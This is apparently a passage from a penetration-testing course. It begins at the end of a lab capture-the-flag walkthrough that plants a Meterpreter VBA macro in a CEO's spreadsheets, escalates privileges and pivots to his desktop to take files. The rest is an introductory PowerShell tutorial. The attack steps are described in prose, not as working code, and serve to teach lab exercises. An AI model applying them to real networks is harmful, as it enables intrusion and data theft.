  - Try to access with domain credentials
- Consider placing a Meterpreter in his partial plans (located in CEO's "My Documents" on both office servers)
  - Then wait for the CEO to open those files

The CEO's Desktop

To discover the CEO's desktop, you might notice it by name (sec660-ceo.sec660.org) in DNS or Windows NetBIOS broadcasts. If you scanned the scenario scope, you might have also identified it. The SprayWMI, Veil-Pillage, and PowerView tools could also be used to find the CEO's desktop. Since the CEO connects to the office servers to use his spreadsheets, you should see an in-scope IP address with ESTABLISHED connections (10.10.20.55). Depending on which domain credentials you have acquired, you might be able to control his desktop via RDP.

Alternatively, you can drop a Meterpreter VBA payload inside his partially completed spreadsheets on the office servers. He will open these up periodically.


Winning the Scenario

- The CEO's secret plans are in two files on his desktop, one xls and one xlsx format
- The missing second step is a quote from a movie very important to him
- Congratulations! You've successfully escaped a thin client, evaded defenses, escalated to a privileged position, and pivoted to your goal!

Winning the Scenario


The CEO's secret plans are in two files on his desktop, in a spreadsheet. These plans include the ever-critical second step!

Congratulations! You've successfully escaped a thin client, evaded defenses, escalated to a privileged position, and pivoted to your goal!



CTF Solution Summary
You can use a variety of techniques to find the CEO's secret plans, but generally the easiest is as follows:

1. Break out of either Office 2003 on the Windows 2003 Server or Office 2010 on the Windows 2008 Server
    a) 2003/2003 is 32 bit but more tightly constrained.
    b) 2008/2010 is 64 bit, which complicates tool defaults such as Meterpreter architecture.
    c) Might escalate here, but most likely the best you get so far is the real IP address of the server.
2. Generate a Meterpreter payload, preferably as an EXE or VBA payload. Also start an exploit handler to receive the connection.
    a) Run Meterpreter EXE or copy/paste the VBA code into a macro-enabled workbook for execution.
    b) With an active Meterpreter session, try all post-exploitation modules and scripts, especially windows/local/escalate modules
    c) Alternatively use PowerShell Empire instead of Metasploit to replace any step or the whole attack.
3. With escalated credentials, pivot to the CEO's actual Windows 7 desktop and pilfer his sensitive files.



PowerShell Essentials

PowerShell is an appropriately named tool that any penetration tester should have under their belt to exploit and to advance exploits.

What Is PowerShell?

- Microsoft's blessed shell:
  - Command interface to Windows objects
  - "Task and Configuration Management"
  - Synthesis of ideas from many shells and programming languages
  - v1 released in late 2006
  - v2 ships with Windows 7 and 2008R2 Server
  - v3 ships with Windows 8 and 2012 Server
  - v5 ships with Windows 10
  - v5.1 available for Windows 7, 8.1, 10 (Anniversary Edition), 2008R2, 2012
  - v6-Alpha on Linux
- Assume PowerShell v2 if not specified

What Is PowerShell?

PowerShell is designed to be a universal interface to Windows .NET and other APIs. Microsoft calls it a Task and Configuration Management command shell. When PowerShell was designed, many of the best features from various shells and programming languages were included, primarily Bash, CMD, Python, Perl, and even LISP. PowerShell v1 was realized with Windows Vista and included as an add-on to Windows XP and Server 2003. PowerShell v2 included many new commands, parameters, and new syntax options. PowerShell v3 shipped with Windows 8 and Server 2012, including even more flexibility for custom objects, network settings, and syntax options.

One of the goals of PowerShell was to provide a single way to automate or interactively manage Windows. We cover a few of the most useful features of PowerShell, as you would find it on Windows 8 and Server 2012 independently and as part of a network or active directory domain. PowerShell versions are part of the Windows Management Framework install packs; WMF 3.0 includes PowerShell 3.0, for example. WMF 5.1 is the most recent stable version finally available for all supported desktops and servers.

For this course and in general, it is best to assume the version is PowerShell 2.0, unless a specific version is noted. PowerShell v2 is either already installed or available on Windows 7 and later versions. Some PowerShell scripts and tools require v2 compatible syntax, which is the latest version that can be installed on Windows XP and Server 2003.

Task and Configuration Management?

- PowerShell is really just an interface
- A standard interface to Windows objects:
  - Any COM and .NET Object
  - WMI: Windows Management Infrastructure
  - OMI: Open Management Infrastructure
  - CIM: Common Information Model
  - DSC: Desired State Configuration
- v3 brought CIM cmdlets for "better" WMI
- v4 brought DSC (defines what result, not how)

Task and Configuration Management?

Specifically, PowerShell is simply a command interface that interacts with various Providers. Often objects are described as PowerShell, but are really an object from an API (but available from the PowerShell Command Line Input). The APIs you tend to see used with PowerShell the most are WMI (now CIM) and .NET objects. CIM, or Common Interface Module, is best described as a more universal Windows Management Infrastructure (WMI). Desired State Configuration (DSC) is a newer API available with PowerShell v4, designed to enable easier system deployment in cloud environments.

What Can PowerShell Do?

- Anything a GUI can do, PowerShell can do
  - Modern Windows management GUI? Same!
  - Legacy commands just work

  cmd.exe's `dir` ~ *nix's `ls` ~ PowerShell's `Get-ChildItem`
  - Launching applications by name

  `notepad ~ notepad.exe ~ c:\windows\system32\notepad.exe`
  - Launching applications associated by extension

  `test.txt`
- Interactive shell, script, or ISE (a shell GUI)
- PowerShell Remoting and Eventing

What Can PowerShell Do?

Because PowerShell is just an interface to objects of various APIs, it can do anything a graphical interface can do. Usually, it is relatively simple to perform quick tasks. Sometimes the object-oriented nature of PowerShell seems more obtuse than simply running a legacy command. The beauty of the PowerShell prompt is the flexibility to intertwine legacy commands and new cmdlet style syntax.

PowerShell 2.0 was released with the Interactive Scripting Environment (ISE), which is effectively a shell GUI. A huge value of using PowerShell rests in its ability to remotely operate on machines in scripts, interactively, or triggered by events (aka Eventing).

PowerShell Console versus ISE

- Console-only features:
  - Out-Host -Paging (more equivalent)
  - Start-Transcript (script equivalent)
- Integrated Scripting Environment (ISE)-only features:
  - Intellisense for commands and parameters
  - Tabbed script editor
  - Script debugger
  - Add-on tools
- Intellisense is the usual reason for using ISE

PowerShell Console versus ISE

The PowerShell console is effectively the CMD.exe shell on steroids. There are minor differences, but core features are essentially the same. Many legacy commands allow for paging with a /p command-line option or with standard output (STDOUT) piped to the more command. Legacy commands that have these behaviors act the same in the PowerShell console, but not necessarily in a GUI shell. The official way to page output (akin to piping to the more command) in PowerShell console is via pipeline to the cmdlet and parameter combination Out-Host -paging. STDOUT and STDIN can be logged much like the gnu script command with the Start-Transcript cmdlet in PowerShell. These cmdlets use terminal features of the console, so they do work in the GUI.

There are also features unique to the ISE GUI. Integrated Intellisense provides command, parameter, and sometimes value hints for interactive development. The later the version used, the more useful this Intellisense feature becomes. Note there are conditions in which Intellisense can tie up resources and freeze the GUI. The GUI is customizable and custom snap-ins, modules, or even program context can complicate troubleshooting. If you run into an issue with ISE instability, the other real resolution is to avoid the condition by using the console instead of ISE or finding an alternative to continue using ISE.

Other ISE features include syntax highlighting, script debugging, and better command and help reference readability.

Getting Started with cmdlets: Get-ChildItem

- A cmdlet is a contained PowerShell object
  - An object used as a command
  - An object that contains attributes and methods
- A cmdlet follows a Verb-Noun format
  - `Get-ChildItem` is simply a powerful `dir` command
  - Works on files and folders such as `C:` and `C:\Windows`
  - Works with the registry as `HKCU:` and `HKLM:`
  - Works with "Providers" such as `alias:` and `env:`

Getting Started with cmdlets: Get-ChildItem

There is no better way to learn to use PowerShell than to simply dive in. Fortunately, PowerShell is an introspective language in which you can discover most things internally. PowerShell uses cmdlets to represent small actions, although custom cmdlets can be created that perform many tasks. The cmdlet follows a Verb-Noun format such as Get-ChildItem. Any cmdlet that starts with Get effectively just creates a reference to the Noun; it will not create it. For example, Get-ChildItem on a filesystem folder gets contents of the folder, where New-Item would be one way to create the folder. PowerShell's object style allows for representing things such as the registry or environment variables as filesystems. This allows us to use Get-ChildItem there as well.

How to Use PowerShell

- Generally, cmdlets do what you expect:
  - `Get-Help` for manual pages
  - `Get-Command` for finding commands
  - `Get-Member` to show contents of an object


```
PS C:\> Get-Help Get-ChildItem
NAME
    Get-ChildItem
SYNOPSIS
    Gets the files and folders in a file system drive.
SYNTAX
    Get-ChildItem [[-Path] <String[]>] [[-Filter] <String>] [-Exclude
<String[]>] [-Force] [-Include <String[]>] [-Name] [-Recurse] [-
UseTransaction]  [<SwitchParameter>]] [<CommonParameters>]
```


How to Use PowerShell

Get-Help brings up documentation; you can run Get-Help Get-ChildItem to read the help documentation of the cmdlet. In this way, Get-Help is much like man pages. The Get-Command is helpful as well, used for listing possible commands. One of the introspective techniques to find your way with PowerShell is to use the Get-Member cmdlet. Get-Member enumerates attributes of an object. Get-Member is extremely useful in examining an object that is a variable or custom object.


Getting Help

- Use Get-Help to discover capabilities and syntax
  - `Get-Help <cmdlet>` for the manual page
  - Add `-ShowWindow` for a pop-up version



Getting Help

Many PowerShell users prefer to add -Full or -ShowWindow in PowerShell 3.0 and later to have complete help documentation. The -ShowWindow feature has a few GUI features, namely the find feature to quickly identify key words. Note that -ShowWindow is only available in PowerShell ISE 3.0 and later, not in the console.



How to Use Get-Help

Using a command such as Get-Help Get-Help is akin to "man man" on a Linux system. It is useful if you are looking for command-line parameters or other subtle syntax help. Wildcards are handy, grabbing any matches. The Update-Help cmdlet retrieves current help files for all modules and snap-ins that it can query. It is also possible to explicitly look online for help with the -Online parameter. The ShowCommand add-on in ISE will be a slightly terse version of help, similar to the first line of a man page (included with PowerShell 3.0 and later). If you prefer to use more terse aliases to get help, you can use help or man, with a few subtle differences such as paging by default in the console.

Get-Help Syntax

- Syntax is important to parameters and pipes:
  - Square brackets mean optional
  - Parameter sets make some conditional

```
Get-ChildItem [[-Path] <String[]>] [[-Filter]
```

    - If you start with -Path, then -Filter is optional
    - The -Filter parameter may or may not exist for other parameter set
  - Newer versions may retire an old command or parameter with an alias
- This is one key reason that learning PowerShell means learning to explore commands and object

Get-Help Syntax

Help syntax may have several lines, each one a parameter set. In the slide, the first parameter set allows a parameter of -Filter only if a -Path is specified. Notice the square brackets surrounding that -Path parameter indicate that the -Path label is optional, which is how PowerShell represents a *positional parameter*. We do not need to label -Path if it is the first option; it is assumed to be -Path. This flexible syntax can quickly get confusing, which is why examples (i.e., Get-Help Get-ChildItem -Examples) and Intellisense in ISE are so useful.

You may also want to use the -Full parameter or -Example to see common examples of the cmdlet in action.

Wait, What Is an Alias?

- An alias is just a shorter command alternative
- Can be found on the pseudo drive "Alias:"

```
Get-ChildItem alias:
dir alias:
alias
```

- Note: "`alias`" is also an alias for "`Get-ChildItem alias:`"
- You can `Get-Help About_Alias` for more info
- See other pseudo-drives with `Get-PSDrive` and `Get-PSProvider`

Wait, What Is an Alias?

Aliases are simply abbreviated commands or cmdlets. Merely typing alias into PowerShell enumerates all aliases defined in your session. Extra explanations, not just syntax, can be found with Get-Help about_alias. The "alias:" representation allows us to use the collection of aliases as a Windows drive. We can run dir or Get-ChildItem against it. See other pseudo-drives with Get-PSDrive and Get-PSProvider.

PowerShell versus cmd.exe

- CWD (.) is no longer first in the PATH
- Pipe (|) is not STDOUT->STDIN
  - Pipe at end of line implies line continuation
  - Pipe passes objects from left to right
  - Everything is an object
  - Even if it is a string, it's a string object
- Parameters passed by name or position
- Modules dynamically loaded on use
- Installing software can install cmdlets also

PowerShell versus cmd.exe

You can do anything in PowerShell.exe you could do in cmd.exe, with a few subtle differences. PowerShell.exe does not have the current working directory (CWD or .) hardcoded to be in the PATH. The pipe character represents a more general left-to-right parameter passing. In PowerShell, the pipe passes objects, not just STDOUT. Modules are dynamically loaded on use, if they are available. Installing more Windows Features or third-party software further enhances PowerShell by providing more cmdlets via snap-ins or modules.

PowerShell Standard Syntax

- We already covered cmdlets and pipeline

```
Verb-Noun ParameterbyPositionValue
  -ParameterbyName Value
```

- Ideas shared with Perl:
  - $_ represents a line of current input
  - @ represents an array
  - % represents a hash
  - TMTOWTDI (There's More Than One Way To Do It)
- Object notation aligned with C#

PowerShell Standard Syntax

Generally, cmdlets accept primary parameters passed "by name," which is a label such as -ComputerName. If a parameter is commonly used with that cmdlet, it will often be implied by position and won't require a label.

PowerShell borrows syntax and philosophy from several languages. Variables are represented similar to Perl, where a variable is signified with $, an array with @, and a hash with %. The $_ is a special variable that represents the record or line of current input. The APIs used in PowerShell also influence its syntax. The major contributor is .NET objects with C#, which may be familiar to you.

Cmdlets Versus Bash Versus Cmd

PowerShell	Bash	Cmd
Get-ChildItem	ls	dir
Get-Location	pwd	cd
Set-Location	cd	cd
Resolve-Host	dig	nslookup
Select-String	grep	findstr
Get-History	history	doskey /h
Measure-Object	wc	findstr /c
Out-Host -Paging	less	more
Set-Content	cat	type
Remove-Item	rm	del

Cmdlets Versus Bash Versus Cmd

Here is a short list of similar cmdlets and their Linux Bash or Windows cmd.exe equivalents. Generally speaking, they are equivalent, but the PowerShell cmdlet can operate on objects, not just strings via STDIN or STDOUT.

More PowerShell Syntax

- Object.Attribute or Object.Method
  - 'SEC660\Admin'.Length
  - $user = 'SEC660\Admin'; $user.Length
  - $user = 'SEC660\Admin'; "$user".Length
  - @('SEC660', 'Admin').Length
  - @(2, 'Admin').Length
- Methods and attributes of objects usually are the same whether static or variable
- Syntax can either help or make it more confusing
- Subtle differences can break scripts but be fine interactively

More PowerShell Syntax

Often, PowerShell is used to interact with objects available via a Windows API, such as COM, .NET, WMI, or CIM. Even if it is a custom object, the object brings with it methods and attributes. When instantiated, an object can use these. For example, whether explicitly declaring a string as a variable or constant, its length can be found with .Length. (Intellisense in ISE is aware and can help you with possible methods and attributes.)

Errors in attack payloads or scripts can be tripped up by subtle differences between interactive and console use. Exploiting PowerShell scripts could depend on the subtle differences as well.

PowerShell Modules

- Snap-ins in PowerShell 1.0 were cumbersome
- Everything shipped with PowerShell 2.0 and later is part of a module:
  - Dynamic modules only exist in memory
  - Script modules (.psm1) contain scripts and supporting script code (functions, variables, etc.)
  - Binary modules (.dll) are compiled .NET assemblies (some are also PowerShell snap-ins)
  - Manifest modules (.psd1) have metadata (snippets, prerequisites, etc.)

PowerShell Modules

Originally, features were available via snap-ins. The PowerShell developers realized that because modules exist, a snap-in is only a special type of module. Everything now in PowerShell, even its internals, are in the form of modules. There are a few different types of modules: Dynamic are temporary, created only in memory; Script modules generically can do anything (ending in .psm1); and Binary modules are compiled into DLLs. Manifests can be included in a module, making it also a manifest module, which has the requisite metadata to create new cmdlets and any dependencies.

Special PowerShell Aliases

- Select-Object:
  - Equivalent to grep or find "string"
  - Aliased as Select
- Where-Object:
  - Equivalent to grep or find "object attribute"
  - Aliased as Where and ?
- Foreach-Object:
  - Equivalent to foreach in many languages
  - Aliased as Foreach and %

Special PowerShell Aliases

There are a few alias shortcuts you often see for common PowerShell cmdlets. This material uses the canonical form where possible and uses shorter forms where it simplifies syntax or aids in readability. Select-Object is like grep but with objects, which can be shortened to just Select. Where-Object can also provide similar functionality to grep as well as the find command and can be shortened to Where or even the question mark. Foreach-Object is used frequently and also shortened to Foreach and the hash or percent symbol (as it effectively creates a dynamic associative array).

Select-Object is useful for filtering on string lines, but Where-Object is more appropriate to match on object attributes.

PowerShell Characters

- Parentheses are used to return objects ()
- Curly brackets are used for code blocks {}
- Square brackets to refer to position in list []
- Backtick used to escape next character `
  - Often used to continue onto the next line
- Pipe at end of line implies line continue |
- Semicolon for multiple commands on the same line ;
- Comments:
  - Single-line comment #
  - Multiline comment block <#...#>

PowerShell Characters

Symbols in PowerShell are standard programming symbols, included here for completeness. A few uncommon ones are the backtick, pipe, and multiline comment. The backtick is used to escape the next character. This could be something such as including a quote in a string with $mystring="backtick example: `"" or line continuation by escaping the end of a line. This author prefers using the Pipeline as an implied line continuation, if needed. Whether reading or copy/pasting to a console, it behaves the same.

Multiline comments begin with <# and end with the #> symbols.

PowerShell String Escaping

- Putting symbols in strings is possible:
  - Use the backtick to escape any character once

```
$thing = "I'd buy that for `$1"
```

  - Use single quotes to avoid processing embedded symbols

```
$thing = "I'd buy that for " + '$1'
```

  - Use a Here-String (surround quote with @) to quote a block including newlines

```
$thing = @'
I'd buy that for $1
'@
```


PowerShell String Escaping

There are three basic ways to escape strings. As mentioned on the previous page, the backtick can be used to treat any special character as literal. When single quotes are used, the variables inside do not resolve; they are taken literally. However, double-quotes do resolve. PowerShell's multiline strings take the form of a "Here-String", which puts a preceding @ before and after the quotes. Note the start of a Here-String (literally @' or @") must end the line and the closing symbols must be on their own line as well.

PowerShell Test Operators

Operator	Description
-EQ	Equal to
-CEQ	Case-Sensitive Equal to
-LT	Less than
-GT	Greater than
-LE	Less than or Equal to
-NE	Not Equal to
-NOT	Not
!	Not
-AND	And
-OR	Or

PowerShell Test Operators

Test operators in PowerShell are strict and they do not have symbolic equivalents (except -Not as !). A PowerShell test returns a Boolean true or false, unlike languages such as Perl, where sometimes not(true) and not(not(false)) can be confused. Specifically, if the test is somehow undefined, PowerShell considers it not true, whereas some languages might evaluate an undefined condition as being not false either and therefore implied to be true.

Managing Output (1)

- If strings are implied, STDOUT redirect works


```
Get-Process > processes.txt
```

- The preferred way is to use another cmdlet

```
Get-Process | Out-File processes.txt
```

- Out-GridView can sort columns or filter

```
Get-Process | Out-GridView
```



Managing Output (1)

Output in PowerShell sometimes confuses people because it seems to work, but not how the user assumes it should work. In other shells, the Pipe symbol passes STDOUT from the left to STDIN to the right side. In PowerShell, the pipe symbol passes an entire object or list of objects from left to right. Sometimes that's string output, effectively STDOUT, but the real value in PowerShell is this object pipeline.

Command output can be interpreted by using an output cmdlet. Out-File provides a few features useful to saving to file, but other special cmdlets exist. Take advantage of Out-Gridview to send results to a row and column subview. You can further sort and filter in this subview without rerunning the command. You can even use Out-Gridview -Passthru as a confirmation tool, selecting records and pressing OK to send them on down the pipeline.

Managing Output (2)


- Save to CSV the easy way

```
Get-Process | Export-CSV processes.csv
```

- There's always another way to do it

